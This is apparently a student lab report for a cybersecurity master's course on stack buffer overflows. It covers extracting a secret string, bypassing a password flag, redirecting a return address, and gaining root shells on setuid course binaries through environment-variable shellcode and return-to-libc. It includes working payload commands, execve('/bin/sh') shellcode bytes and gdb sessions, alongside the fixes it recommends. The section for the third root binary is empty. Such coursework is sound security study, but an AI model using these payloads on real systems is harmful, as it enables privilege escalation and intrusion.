HAUTE ÉCOLE BRUXELLES-BRABANT

ÉCOLE SUPÉRIEURE D'INFORMATIQUE
MASTER OF CYBERSECURITY
2025-2026

SECURE SOFTWARE DESIGN & WEB SECURITY
LAB #2

Buffer Overflow

Candidate:

615056 BOTTON David

Advisor:

Pr. R. Absil

Rue Royale 67, 1000 Brussels, Belgium
Tel: +32 2 219 15 46

Contents

1 Secret String in *secret-str*

The secret is statically embedded into the executable. Developers sometimes store connection strings, API endpoints or plaintext that way and forget to clean up later on. It makes data retrievable with basic tools like cat, grep or objdump.

Common methods to produce such artefacts include hard coding values and post-compilation patching with a hex editor. I extract human readable text from the binary using basic utility programs and discover the secret string.

2 Stack Smashing Protection in a Code Snippet

Snippet shows a stack canary mechanism using the guard and secret variables to detect buffer overflows by verifying the integrity of guard. This mechanism is functionally similar to the automatic stack canary that GCC inserts with the *-fstack-protector* flag. It can be bypassed in two ways:

1. `Information Leak`: Exploiting another vulnerability in the program, such as a format string vulnerability to leak the value of the secret variable. Attacker can craft an input that correctly matches the canary value. Then overwrites the buffer up to the return address without triggering the guard, bypassing the stack smashing detection.

2. `Brute Forcing`: If the secret value is not sufficiently random or uses a predictable initialization. Attacker can repeatedly attempt guessing secret until the program does not detect stack smashing and bypasses the protection. This option is viable on 32 bit architecture because the stack has much less entropy.

3 Password Protection in *check-pwd*

The *check-pwd* binary has a stack buffer overflow vulnerability because of unsafe *gets* at 0x8048495 ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0x16 (offset 22 from ebp), flag at ebp-0xc (offset 12). The binary initializes the flag to zero, reads user input into the buffer via gets (which appends a null byte), compares the buffer to the hardcoded password "securesoftware" at 0x804861e using strcmp, sets the flag to 1 only on match ("Correct Password" if successful, "Wrong Password" otherwise), and grants access if the flag value is anything but zero (0x00).

No canary according to its checksec output which facilitates its exploitation, NX actively blocks shellcode but won’t matter here, no PIE means addresses remain static.

`Fix`: Replace gets with *fgets(buffer, sizeof(buffer), stdin)*, enable stack canaries, turn on ASLR, check *strlen(input) < sizeof(buffer)*.

`Exploit`: Input longer than 10 bytes, as the 11th byte overwrites the flag’s low byte at ebp-0xc, making the flag non-zero and granting access despite the strcmp failure printing "Wrong Password". A simple payload like 11 ’A’s sets the low byte to 0x41.

```
# Root privileges given
python -c 'print("A"*11)' | ./check-passwd
# Wrong Password (flag zeroed)
python -c 'print("A"*10 + "\x00\x00\x00\x00")' | ./check-passwd
```

Listing 1: Python Payload Q3

Key Assembly Lines:

```
    # Stack frame setup, allocating 32 bytes for locals
8048479: 83 ec 20                 sub    esp,0x20

    # Buffer at ebp-0x16, sized 12 bytes
804848f: 8d 45 ea                 lea    eax,[ebp-0x16]

    # Unsafe input via gets, no bounds check
8048495: e8 d6 fe ff ff           call   8048370 <gets@plt>

    # Hardcoded password "securesoftware" for comparison
804849f: b8 1e 86 04 08           mov    eax,0x804861e

    # String compare over 15 bytes using repz cmpsb
80484ad: f3 a6                    repz cmpsb ds:[esi],es:[edi]

    # Conditional jump to success branch on match
80484c0: 74 0e                    je     80484d0 <checkPwd+0x5c>

    # Flag var init to 0 at ebp-0xc, set to 1 only on match
804847c: c7 45 f4 00 00 00 00     movl   $0x0,-0xc(%ebp)
80484f4: c7 45 f4 01 00 00 00     movl   $0x1,-0xc(%ebp)
```

Listing 2: Key Assembly Lines Q3

Disclaimer

Solutions below are based on Ubuntu 12 i686.
I disable ASLR and grant setuid bit to binaries Q5 to Q7.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo chmod 4755 ./root-me-1 ./root-me-2 ./root-me-3
```

4 Critical Function in *check-pwd-crit*

The *check-pwd-crit* binary has a stack buffer overflow vulnerability due to the use of *gets* at 0x8048495, which does not limit input size. From the disassembly, the buffer is allocated at ebp-0x16 (22 bytes from ebp), with a 10-byte effective buffer before overflow reaches critical areas, but pattern testing shows the return address at offset 26 from the buffer start. According to the checksec output, canary, fortify, NX, and PIE are all disabled, while RELRO is partial.

Fix: Replace *gets* with *fgets(buffer, sizeof(buffer), stdin)* or *scanf("%s", buffer)* with size limits, enable stack canaries with *-fstack-protector*, disable executable stack with *-z noexecstack*, and enable ASLR system-wide.

Exploit: I overwrote the return address of checkPwd to point to criticalFunction at 0x08048514. Using cyclic pattern crash and analysis, I determined the offset to EIP is 26 bytes. A python script delivers a payload composed of 26 ’A’s followed by the little-endian packed address of criticalFunction (\x14\x85\x04\x08) via stdin. This redirects the return from checkPwd to criticalFunction. To ensure that the program returns gracefully to a valid libc function instead of whatever follows the critical function, I chain the address of *exit(0)* (0xb7e4fbf0 here) right after. Allowing to print "Critical function" without crash, as shown in the execution.

`GDB Analysis`: To analyze the vulnerability, the following gdb manipulations were executed:

```
info functions          # List functions
disas main              # Calls checkPwd at 0x804852f
disas checkPwd          # Vuln gets at 0x8048495
                        # buffer at ebp-0x16
disas criticalFunction  # Target at 0x8048514

pattern_create 100 pattern
run < pattern           # Crash with SIGSEGV
```

At crash, registers show overflow:

```
info registers          # EIP: 0x41414441, EBP: 0x41284141
pattern_offset $eip     # 26 to EIP
pattern_offset $ebp     # 22 to EBP
pattern_search          # Confirms offsets
x/32wx $esp - 0x40      # Stack dump shows pattern overflow
```

Verifying the exploit by running the payload and stepping through redirection.

```
break *0x8048513      # Before ret in checkPwd

run < <(python -c 'import struct; crit_addr=0x08048514; print("A"*26 + struct.pack("<I", crit_addr))')

context               # Overwritten return at ebp+4
x/wx $ebp+4           # 0x08048514 (pre-ret)
stepi                 # EIP jumps to criticalFunction
x/10i $eip            # Shows criticalFunction code
continue              # Prints "Critical function", no segfault
```

5 Root Access in the Set-UID Program *root-me-1*

The *root-me-1* binary has a stack buffer overflow vulnerability because of *strcpy* at 0x804845d ignoring input limits. Reading the assembly dump, I observe that buffer starts at ebp-0xd0 (offset 208 from ebp). No canary according to its checksec output which facilitates exploitation, NX disabled allows shellcode execution on stack, no PIE keeps addresses static.

`Exploit`: I used the return-to-environment technique where a shellcode is placed in an environment variable called EGG to dodge the null byte problem in strcpy that would cut off the copy too early. I crafted a python script that sets EGG with a bunch of 100 NOPs ahead of the 21 byte shellcode for *execve("/bin/sh")*, figured out its address using gdb, and built a payload with 212 A's to smash the 208-byte buffer at ebp-0xd0 and overwrite the return address at ebp+4 with that EGG address (0xbfffff39 in my runs), which lets me jump right into the NOP sled and into the shellcode for spawning a root shell with euid=0, all without crashing as shown in that execution.

Disassembly revealed the buffer load at lea eax,[ebp-0xd0] and frame allocation via sub esp,0xe8, then runtime stack dumps in gdb confirmed the buffer base at 0xbffffb98, cyclic pattern crash gave the 212 byte offset to the return address so I know the payload's filler size and overwrite position. The python script automates this by dynamically compiling a helper to fetch the EGG address, handling minor environment shifts like argv length variations that could offset the stack by a few bytes.

`Fix`: Replace strcpy with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn off executable stack with *-z noexecstack*, enable ASLR.

`GDB Analysis`: To analyze the vulnerability, the following gdb manipulations were executed:

```
show architecture
disas main                      # Disassemble functions
disas greet
break main                      # Set breakpoint and run short
run hello

next                            # Step through main to greet call
                                # Repeat until greet 0x8048495
step                            # Enter greet
context                         # Inspect stack frame
info registers esp              # Entry ESP: 0xbffffc6c
```

Taking measurements of target function *greet*, as per the gdb output.

```
next                            # Go before strcpy 0x804845d

info registers ebp              # Confirm buffer location
p (char *)($ebp - 0xd0)         # Buffer: 0xbffffb98
x/52wx $ebp - 0xd0 - 4          # View buffer area
                                # Step over strcpy and verify copy
next
x/s $ebp - 0xd0                 # Shows copied input
                                # Continue to exit
continue
                                # Cyclic pattern for offset
pattern create 300 '/tmp/pattern'
run $(cat /tmp/pattern)         # Crashes
                                # At crash: Calculate offset
info registers eip              # Overwritten EIP
pattern offset $eip             # 212 to return address

x/80wx $esp - 256               # Inspect overflow path
x/wx $ebp                       # Saved EBP at offset 208
x/wx $ebp+4                     # Return address at 212
```

Verifying the exploit by setting EGG and stepping through shellcode execution.

```

```

```
                                # Set EGG and get address
set environment EGG \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
   x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
   \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
   x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
   \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\
   x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
   \x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\xc0\x50\x68\x2f\x2f\
   x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd
   \x80
print getenv("EGG")
break *0x804847a                # Before ret
run $(python -c 'import struct; egg_addr=0xbfffff39; print("A"*212
    + struct.pack("<I", egg_addr))')
context                         # Verify stack[0] = EGG addr
x/wx $ebp+4                     # Show EGG addr (pre-ret)
stepi                           # EIP at EGG
x/30i $eip                      # nops then xor eax,eax etc.
continue                        # shell
```

6 Root Access in the Set-UID Program *root-me-2*

The *root-me-2* binary has a stack buffer overflow vulnerability because of *strcpy* ignoring input limits, similar to *root-me-1*. From the cyclic pattern analysis in gdb, the offset to the return address is 212 bytes, implying the buffer is at ebp-0xd0 (208 bytes from ebp, with saved ebp at 208 and return address at 212). According to its checksec output, there is no canary, PIE is disabled (static addresses), but NX is enabled (non-executable stack), which prevents direct shellcode execution on the stack.

`Exploit`: I used a return-to-libc technique to bypass the non-executable stack. This involves overwriting the return address to point to the *system()* function in libc, which executes `/bin/sh` as its argument, spawning a root shell. A fake return address (pointing to *exit()*) follows *system()* to ensure clean termination, and then the address of the `/bin/sh` string in libc. I extracted the libc base address (0xb7e1d000) from GDB's process mappings and added standard offsets for glibc 2.15 on i386: 0x3f0b0 for *system()*, 0x32be0 for *exit()*, and 0x1638a0 for `/bin/sh`. The python script builds a payload with 212 'A's followed by these packed addresses, launches the binary as a subprocess, and communicates to trigger the overflow. This gains a root shell with euid=0 without crashing, as shown in the execution.

`Fix`: Replace strcpy with *strncpy(buffer, str, sizeof(buffer))*, enable stack canaries, turn on executable stack protections if needed (though NX should remain enabled), and enable ASLR.

`GDB Analysis`: To analyze the vulnerability, the following gdb manipulations were executed:

```
pattern create 300 '/tmp/pattern'   # Generate cyclic pattern
```

```
run $(cat /tmp/pattern)                # Run with pattern, crash on overflow
info registers eip                     # Overwritten EIP: 0x25412425
pattern offset 0x25412425              # Offset: 212 to return address
info proc mappings                     # Extract libc base: 0xb7e1d000
p system                               # Get addresses
p exit
```

Verifying the exploit by inspecting registers and stack at crash.


```
context                                # EBP 0x41422541 ESP pattern
x/30wx $esp                            # Confirm stack overflow
```

7 Root Access in the Set-UID Program *root-me-3*

A A1 Material for *secret-str*

```
strings secret-str | grep -i secret
```

Listing 3: Command Solving Q1




```
penthrite  ~/code  14:08  ❯ strings secret-str | grep -i secret
SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !
secret-str.c
```

Figure 1: Secret String Q1

Back to Q1


B A3 Material for *check-passwd*



```
┌─[devid@penthrite]─[~/code]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./check-passwd
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                          Checksec Results: ELF
```

File	NX	PIE	Canary	Relro	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	Fortify Score
check-passwd	Yes	No	No	Partial	No	No	Yes	No	No	No	0

Figure 2: Checksec *check-passwd* Q3




```
08048474 <checkPwd>:
 8048474:	55                   	push   %ebp
 8048475:	89 e5                	mov    %esp,%ebp
 8048477:	57                   	push   %edi
 8048478:	56                   	push   %esi
 8048479:	83 ec 20             	sub    $0x20,%esp
 804847c:	c7 45 f4 00 00 00 00 	movl   $0x0,-0xc(%ebp)
 8048483:	c7 04 24 10 86 04 08 	movl   $0x8048610,(%esp)
 804848a:	e8 f1 fe ff ff       	call   8048380 <puts@plt>
 804848f:	8d 45 ea             	lea    -0x16(%ebp),%eax
 8048492:	89 04 24             	mov    %eax,(%esp)
 8048495:	e8 d6 fe ff ff       	call   8048370 <gets@plt>
 804849a:	8d 45 ea             	lea    -0x16(%ebp),%eax
 804849d:	89 c2                	mov    %eax,%edx
 804849f:	b8 1e 86 04 08       	mov    $0x804861e,%eax
 80484a4:	b9 0f 00 00 00       	mov    $0xf,%ecx
 80484a9:	89 d6                	mov    %edx,%esi
 80484ab:	89 c7                	mov    %eax,%edi
 80484ad:	f3 a6                	repz cmpsb %es:(%edi),%ds:(%esi)
 80484af:	0f 97 c2             	seta   %dl
 80484b2:	0f 92 c0             	setb   %al
 80484b5:	89 d1                	mov    %edx,%ecx
 80484b7:	28 c1                	sub    %al,%cl
 80484b9:	89 c8                	mov    %ecx,%eax
 80484bb:	0f be c0             	movsbl %al,%eax
 80484be:	85 c0                	test   %eax,%eax
 80484c0:	74 0e                	je     80484d0 <checkPwd+0x5c>
 80484c2:	c7 04 24 2d 86 04 08 	movl   $0x804862d,(%esp)
 80484c9:	e8 b2 fe ff ff       	call   8048380 <puts@plt>
 80484ce:	eb 2b                	jmp    80484fb <checkPwd+0x87>
 80484d0:	b8 3f 86 04 08       	mov    $0x804863f,%eax
 80484d5:	89 04 24             	mov    %eax,(%esp)
 80484d8:	e8 83 fe ff ff       	call   8048360 <printf@plt>
 80484dd:	8d 45 ea             	lea    -0x16(%ebp),%eax
 80484e0:	89 04 24             	mov    %eax,(%esp)
 80484e3:	e8 78 fe ff ff       	call   8048360 <printf@plt>
 80484e8:	c7 04 24 0a 00 00 00 	movl   $0xa,(%esp)
 80484ef:	e8 bc fe ff ff       	call   80483b0 <putchar@plt>
 80484f4:	c7 45 f4 01 00 00 00 	movl   $0x1,-0xc(%ebp)
 80484fb:	83 7d f4 00          	cmpl   $0x0,-0xc(%ebp)
 80484ff:	74 0c                	je     804850d <checkPwd+0x99>
 8048501:	c7 04 24 58 86 04 08 	movl   $0x8048658,(%esp)
```

Figure 3: Disassembly *check-passwd* Q3

Back to Q3


C A4 Material for check-passwd-crit



```
┌─[devid@penthrite]─[~/.projects/buffer-overflow]─[@]
└─[$]› PYTHONWARNINGS=ignore checksec ./bin/check-passwd-crit
Processing... ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 1/1 • 100.0%
                                         Checksec Results: ELF
┏━━━━━━━━━━┳━━━━┳━━━━━┳━━━━━━━━┳━━━━━━━━━┳━━━━━━━┳━━━━━━━━━┳━━━━━━━━━┳━━━━━━━━━┳━━━━━━━━━━┳━━━━━━━━━━━┳━━━━━━━━━┓
┃          ┃    ┃     ┃        ┃         ┃       ┃         ┃         ┃         ┃          ┃           ┃ Fortify ┃
┃ File     ┃ NX ┃ PIE ┃ Canary ┃ Relro   ┃ RPATH ┃ RUNPATH ┃ Symbols ┃ FORTIFY ┃ Fortifi… ┃ Fortifia… ┃  Score  ┃
┡━━━━━━━━━━╇━━━━╇━━━━━╇━━━━━━━━╇━━━━━━━━━╇━━━━━━━╇━━━━━━━━━╇━━━━━━━━━╇━━━━━━━━━╇━━━━━━━━━━╇━━━━━━━━━━━╇━━━━━━━━━┩
│ bin/che… │ No │ No  │   No   │ Partial │  No   │   No    │   Yes   │   No    │    No    │    No     │    0    │
└──────────┴────┴─────┴────────┴─────────┴───────┴─────────┴─────────┴─────────┴──────────┴───────────┴─────────┘
```

Figure 4: Checksec `check-passwd-crit` Q4


Back to Q4



```
gdb-peda$ pattern_create 50 pattern.txt
Writing pattern of 50 chars to filename "pattern.txt"
gdb-peda$ run < pattern.txt
[----------------------------------registers-----------------------------------]
EAX: 0x1
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
EDX: 0xbffff704 --> 0xb7fc5ff4 --> 0x1a8d7c
ESI: 0x0
EDI: 0x0
EBP: 0xbffff6d8 --> 0x0
ESP: 0xbffff6c8 --> 0xbffff6d8 --> 0x0
EIP: 0x8048475 (<checkPwd+1>:   mov    ebp,esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048472 <frame_dummy+34>:  ret
   0x8048473 <frame_dummy+35>:  nop
   0x8048474 <checkPwd>:        push   ebp
=> 0x8048475 <checkPwd+1>:      mov    ebp,esp
   0x8048477 <checkPwd+3>:      push   edi
   0x8048478 <checkPwd+4>:      push   esi
   0x8048479 <checkPwd+5>:      sub    esp,0x20
   0x804847c <checkPwd+8>:      mov    DWORD PTR [ebp-0xc],0x0
[------------------------------------stack-------------------------------------]
0000| 0xbffff6c8 --> 0xbffff6d8 --> 0x0
0004| 0xbffff6cc --> 0x8048534 (<main+11>:      mov    eax,0x0)
0008| 0xbffff6d0 --> 0x8048540 (<__libc_csu_init>:      push   ebp)
0012| 0xbffff6d4 --> 0x0
0016| 0xbffff6d8 --> 0x0
0020| 0xbffff6dc --> 0xb7e36533 (<__libc_start_main+243>:       mov    DWORD PTR [esp],eax)
0024| 0xbffff6e0 --> 0x1
0028| 0xbffff6e4 --> 0xbffff774 --> 0xbffff89c ("/home/david/code/q4/check-passwd-crit")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048475 in checkPwd ()
gdb-peda$ continue

 Password ?

 Wrong Password

 Root privileges given to the user

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0x25 ('%')
EBX: 0xb7fc5ff4 --> 0x1a8d7c
ECX: 0xffffffff
EDX: 0xb7fc78b8 --> 0x0
ESI: 0x41416e41 ('AnAA')
EDI: 0x2d414143 ('CAA-')
EBP: 0x41284141 ('AA(A')
ESP: 0xbffff6d0 (";AA)AAEAAaAA0AAFAAbA")
EIP: 0x41414441 ('ADAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414441
[------------------------------------stack-------------------------------------]
0000| 0xbffff6d0 (";AA)AAEAAaAA0AAFAAbA")
0004| 0xbffff6d4 ("AAEAAaAA0AAFAAbA")
0008| 0xbffff6d8 ("AaAA0AAFAAbA")
0012| 0xbffff6dc ("0AAFAAbA")
0016| 0xbffff6e0 ("AAbA")
0020| 0xbffff6e4 --> 0xbffff700 --> 0x804824c --> 0x675f5f00 ('')
0024| 0xbffff6e8 --> 0xbffff77c --> 0xbffff8c2 ("SHELL=/bin/bash")
0028| 0xbffff6ec --> 0xb7fdc858 --> 0xb7e1d000 --> 0x464c457f
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414441 in ?? ()
```

Figure 5: Observing `check-passwd-crit` Crash Q4

Back to Q4



